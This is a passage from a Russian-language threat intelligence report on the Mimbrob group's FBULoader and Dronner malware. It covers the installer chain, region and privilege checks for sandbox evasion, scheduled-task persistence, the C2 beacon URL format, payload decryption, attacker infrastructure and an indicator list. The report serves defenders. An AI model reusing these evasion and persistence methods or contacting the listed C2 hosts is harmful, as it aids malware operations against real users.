
Файл упакован с помощью инструмента WiX Toolset. При запуске извлекается основной установщик dronner.msi.
dronner.msi -> browser.exe + browser_elf.dll -> C:\Users\{username}\AppData\Local\Yandex\YandexBrowser\User Data\Crashpad (легитимные файлы) + C:\Users\{username}\AppData\Local\Microsoft\Edge Browser Dev (browser.exe + другой browser_elf.dll)Установщик создает 2 директории: C:\Users\{username}\AppData\Roaming\Dronner и C:\Users\{username}\AppData\Local\Temp\0f27c12e\, в последнюю извлекает browser.exe и browser_elf.dll. После завершения установки запускается browser.exe.

При запуске browser.exe вызывается функция SignalChromeElf из библиотеки 16.10.0.2564/browser_elf.dll. В отличии от ранее изученных атак, в данном случае нет реализации DLL Sideloading. Вместо этого библиотека browser_elf.dll присутствует в таблице импорта файла browser.exe и функция SignalChromeElf вызывается явно.
Стоит отметить, что browser_elf.dll имеет 13 экспортируемых функций. За исключением стандартной DllEntryPoint, все функции ведут по 1 адресу, следовательно библиотека экспортирует 1 функцию под разными именами.
Далее происходит проверка окружения:
- Сэмпл получает информацию о языке системы, предпочитаемых языках интерфейса и установленных раскладках клавиатуры. Список регионов: "ru", "uk", "be", "uz", "kk", "az", "hy", "ka", "ky", "tg", "tk", "ro" (СНГ + Румыния). В случае обнаружения хотя бы одного из списка – сэмпл продолжает работу.
- Проверяет текущие права. Если сэмпл запущен без повышенных прав – работа продолжается. Это делается для обхода песочниц, поскольку как правило, песочницы запускают сэмплы с правами администратора.
- Во всех остальных случаях сэмпл переходит в sleep на 3 минуты и завершает работу.
Далее создается директория C:\Users\{username}\AppData\Local\Microsoft\Edge Browser Dev, куда копируются browser.exe и распаковывается другая версия browser_elf.dll. Файл browser.exe закрепляется в планировщике с названием CocCoc Browser Update, выполняется каждые 10 минут.
Запуск browser.exe и новой версии browser_elf.dll: также вызывается функция SignalChromeElf из browser_elf.dll; аналогично проводится проверка окружения. Далее происходит сбор информации о системе: архитектура процессора, версия OC, версия сборки OC, серийный номер текущего диска, hwid системы, имя ПК, имя пользователя. Формируется запрос на С2: browser[.]ydx-stat[.]ru. Полный URL:
hxxps://browser[.]ydx-stat[.]ru/api/r/?bid=eb260e0e&sa=9&wv={OC_Version}&wvhr={OC_Build_Version}&hwid={Disk_Serial_and_hwid}&u={username}%5C{pcname}где:
- bid – ID сэмпла
- sa – архитектура процессора
- wv – версия ОС
- wvhr – версия билда ОС
- hwid – серийный номер диска + hwid системы
- u – имя пользователя и ПК
После сэмпл получает от С2 зашифрованную полезную нагрузку. Алгоритм шифрования такой же, как и при расшифровке строк в сэмпле: модификация RC4 с блоком размером 94. Однако для расшифровки полезной нагрузки, полученной от C2, дополнительно используется ключ, вшитый в первые 8 байт нагрузки.
Исследование сетевой инфраструктуры, артефакты и другая активность группировки
При исследовании сетевой инфраструктуры обнаружено, что серверы атакующих имеют характерные заголовки, а также большая часть инфраструктуры расположена в ASN 33993 и 50053 (за исключением адреса 82[.]38[.]63[.]88 из AS 214036).
| IP | Domain | ASN |
|---|---|---|
| 45[.]9[.]16[.]85 | update-yandexbrowser[.]ru checker[.]yandex-update[.]ru |
AS 33993 |
| 171[.]22[.]133[.]159 |
crash[.]reporting[.]u[.]ya-user-experience[.]ru crash[.]reporting[.]t[.]ya-user-experience[.]ru |
AS 33993 |
| 194[.]147[.]78[.]132 | checker[.]yandex-update[.]ru | AS 50053 |
| 45[.]12[.]114[.]23 | yandex-tel[.]tech | AS 33993 |
| 45[.]9[.]16[.]59 | yadex[.]tech | AS 33993 |
| 45[.]9[.]16[.]51 | yandex-dzen[.]tech | AS 33993 |
| 45[.]9[.]16[.]40 | crash[.]mail-ru[.]tech | AS 33993 |
| 95[.]140[.]148[.]120 | update-yandexbrowser[.]ru | AS 50053 |
| 141[.]98[.]188[.]228 | browser[.]ydx-stat[.]ru | AS 33993 |
| 45[.]12[.]114[.]32 | checker[.]yandex-update[.]ru | AS 33993 |
| 95[.]140[.]148[.]146 | gamma[.]ya-user-experience[.]ru iwannalove1[.]ya-user-experience[.]ru |
AS 50053 |
| 95[.]140[.]148[.]120 | update-yandexbrowser[.]ru | AS 50053 |
| 2[.]56[.]178[.]62 | yandex-dzen[.]tech | AS 33993 |
| 2[.]56[.]178[.]208 | yandex-tel[.]tech | AS 33993 |
| 2[.]56[.]178[.]160 | cdn.yadex[.]tech yadex[.]tech |
AS 33993 |
| 2[.]56[.]178[.]172 | max-telemetry[.]online | AS 33993 |
Для регистрации доменных имен атакующие использовали регистратора «REGRU-RU» в марте-мае 2026 года, в конце августа перешли на использование «NICENIC INTERNATIONAL GROUP CO., LIMITED» и «Ultahost, Inc.».
| Domain | Created | Registrar |
|---|---|---|
|
crash[.]reporting[.]u[.]ya-user-experience[.]ru crash[.]reporting[.]t[.]ya-user-experience[.]ru iwannalove1[.]ya-user-experience[.]ru gamma[.]ya-user-experience[.]ru uproxying[.]ya-user-experience[.]ru |
2026-03-26 | DOMAINSHOP-RU |
| browser[.]ydx-stat[.]ru | 2026-04-23 | REGRU-RU |
| yan-stat[.]ru | 2026-04-28 | REGRU-RU |
| update-yandexbrowser[.]ru | 2026-05-07 | REGRU-RU |
| dronner[.]ru | 2026-05-11 | REGRU-RU |
| checker[.]yandex-update[.]ru | 2026-04-30 | REGRU-RU |
| yandex-tel[.]tech | 2026-08-28 | NICENIC INTERNATIONAL GROUP CO., LIMITED |
| yadex[.]tech | 2026-08-28 | NICENIC INTERNATIONAL GROUP CO., LIMITED |
| yandex-dzen[.]tech | 2026-08-28 | NICENIC INTERNATIONAL GROUP CO., LIMITED |
| crash[.]mail-ru[.]tech | 2026-08-28 | NICENIC INTERNATIONAL GROUP CO., LIMITED |
| max-telemetry[.]online | 2026-09-10 | Ultahost, Inc. |


Еще одна деталь – в некоторых случаях атакующие регистрировали сертификаты конкретно на поддомены:
Вернемся к первому обнаруженному сэмплу группировки – архиву «Поверка [название предприятия] 22.04.rar». Вредоносная DLL в нем обращалась к файлу на GitHub для получения С2 – hxxps://raw[.]githubusercontent[.]com/mellstroy0/z/refs/heads/main/.txt. Коммит в Github-профиле был сделан с адреса pwnrussia@duck.com.


Спустя неделю после проведения рассылок с домена оптоэлектронной компании на указанном домене была обнаружена страница следующего содержания (рис. 19-20), которая была размещена как минимум с 29 апреля по 7 мая.
Также 23 апреля 2026 года другой архив, Poverka2026.zip (MD5: f35f74e71a46dac811992b39312d4d90), был доступен для загрузки со скомпрометированного домена по пути /downloads/Poverka2026.zip.
Поскольку взлом сайта (с указанием лого атакующих) был зафиксирован после фишинговых рассылок, нет точных доказательств, что группировка Mimbrob связана со структурами, указанными в тексте и на логотипах. Тем не менее, злоумышленники часто обмениваются доступами к скомпрометированной инфраструктуре, поэтому совместное или последовательное использование ресурса другими группами возможно, и Mimbrob использовала скомпрометированный домен для распространения своих вредоносных архивов.
Отдельно остановимся на логотипе справа и связанном с ним подразделении.

На публичных сайтах CDR упоминается как минимум с декабря 2025 года. Также найдено несколько вакансий в данное подразделение, к примеру, вакансии AI-инженера, специалиста по ИБ и UX/UI дизайнера, в которых было следующее описание CDR (перевод):
«Cyber, Death +Robots» – подразделение поддержки активных боевых действий в составе спецподразделения «Тимура» ГУР МО. Подразделение работает на пересечении киберопераций, робототехники, цифровой разведки и автоматизации боевых процессов. Миссия – обеспечить технологическое превосходство спецподразделения на поле боя.
Индикаторы компрометации
Файловые индикаторы
Архивы с FBULoader
9a902953d52db5f33bbfef8bbd4afb0d
61592add1864256143f82362f05a4101
4a1c0fe99341908b2930de2ad2ec2522
f35f74e71a46dac811992b39312d4d90
bb15741359d0341cea10bd6d764156e6
a2c0f0c59607a51a50951ab9cb791b79
74e8481b0712bfa8d8e7b4a4d0b4d021
8f2c41b0f20ddadbcedfd46a1a8374dd
6b81218a6622b86a5f2042c0b85e2788
e5f5dc9653d743dcc778d7477070d0f9
3cd1bd34ea35ccfdd16fd3dbdfa683df
5a78f5089548657c05ac57712bfd8fc6
427abe50dffb50250f751ff8faa4d8e3
89576e53312d72b0eb9a4c20507df570
FBULoader
bfde950a2ecbd8d707c448a17c200cb0
a485e6f29db0c14e128955fe7528ad60
4ca176d7f26664fc0f03c8289762f1c4
2930f11272f94037ff327f1021461591
9b00d7951288ebb057bca02eb57439c8
d08fe5d1315a23c231056ec9e38f6fbc
2aa2eb021e489df2045558b39f2f55ac
a97e19773c8edfb0e90b990735666b47
1d55ed8dfd38275322aa373a95e95f9c
010bc800080b931b79af60ea05310aac
28dc203a0e183f84b2056e9270ccd4a7
cc891f54ef2fbf3550c1d6636519b701
f972fa463917960ff121b39a8cf22424
13dbb31258f6508adba283ebc1bceefb
Вредоносные установщики Dronner с FBULoader
522d28d81b26e13f17082117fc86d5b8
510aa3845fbf1ce81c76f6046492f99a
7a8a971e58a80d5df925f9f0c0719b1d
2bd29f1eaef10eea2971772be8290f77
c91a3a7ea22dd4a07feb389228c11836
Архивы с RAT-Go
9282c4a105f1b6d32212f836debf21b2
25334e01a65c5bb07048ad6d74592d8a
097c504c717b61ca8c1eddc5e0afb7ab
RAT-Go
9a0901dc40fb4695672cb21681c94bf6
6eec8bad7e38e87ecf9f7ca7fceb8256
Сетевые индикаторы
IP
2.56.178.172
2.56.178.160
2.56.178.208
2.56.178.62
194.147.78.132
95.140.148.120
45.12.114.51
45.9.16.85
171.22.133.159
45.12.114.23
45.9.16.59
45.9.16.51
45.9.16.40
141.98.188.228
45.12.114.32
95.140.148.146
82.38.63.88
194.87.37.14
80.97.160.191
Домены
max-telemetry.online
update-yandexbrowser.ru
ydx-stat.ru
browser.ydx-stat.ru
yan-stat.ru
ya-user-experience.ru
crash.reporting.u.ya-user-experience.ru
crash.reporting.t.ya-user-experience.ru
iwannalove1.ya-user-experience.ru
gamma.ya-user-experience.ru
uproxying.ya-user-experience.ru
yandex-update.ru
checker.yandex-update.ru
yandex-tel.tech
cdn.yadex.tech
yadex.tech
yandex-dzen.tech
mail-ru.tech
crash.mail-ru.tech
dronner.ru
Домены отправителей писем
npkarns.ru
klirnov.ru
vniirn.ru
Другие артефакты
pwnrussia@duck.com
hxxps://raw[.]githubusercontent[.]com/mellstroy0/z/refs/heads/main/.txt


